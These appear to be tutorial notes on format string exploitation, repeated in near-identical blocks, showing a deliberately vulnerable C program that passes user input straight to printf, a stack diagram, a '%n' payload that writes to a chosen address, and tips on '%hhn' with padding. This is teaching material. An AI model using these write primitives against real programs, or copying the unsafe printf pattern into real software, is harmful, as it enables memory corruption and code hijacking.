Args
printf

Write to address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

Output: `.....00000400.f7fc15c0.08048490..3830252e.30252e78`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

Write to address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Writing a Value Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%n.%08x.%08x`

Output: `.....00000400.f7fc15c0.08048490...3830252e.30252e78`

```
#include <stdio.h>
```

```
int main(){  
    char buffer[1024];  
  
    fgets(buffer, 1024, stdin);  
    printf(buffer);  
}
```

Write to address 0x08048510

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Writing a Value Memory

Input: `\x10\x85\x04\x08. %08x. %08x. %08x. %n. %08x. %08x`

Output: `.....00000400.f7fc15c0.08048490...3830252e.30252e78`

```
#include <stdio.h>
```

```
int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Write to address 0x08048510

Writes value 32

`\x10\x85\x04\x08.` = 5 chars
`%08x.%08x.%08x.` = 9*3 chars

Writes as an INTEGER (4bytes)
bytes: 0x08048510--0x08048513

0xffffd1b0	0xffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x08048510
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x252e6e25
0xffffd1d8	0x2e783830
0xffffd1dc	0x78383025
0xffffd1e0	0x0000000a
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Modifiers

hh - 1 byte

h - 2 bytes

l - 4 bytes

ll - 8 bytes

%hhn - To write a single byte

If needed to write a specific value combine with padding - %200x%hhn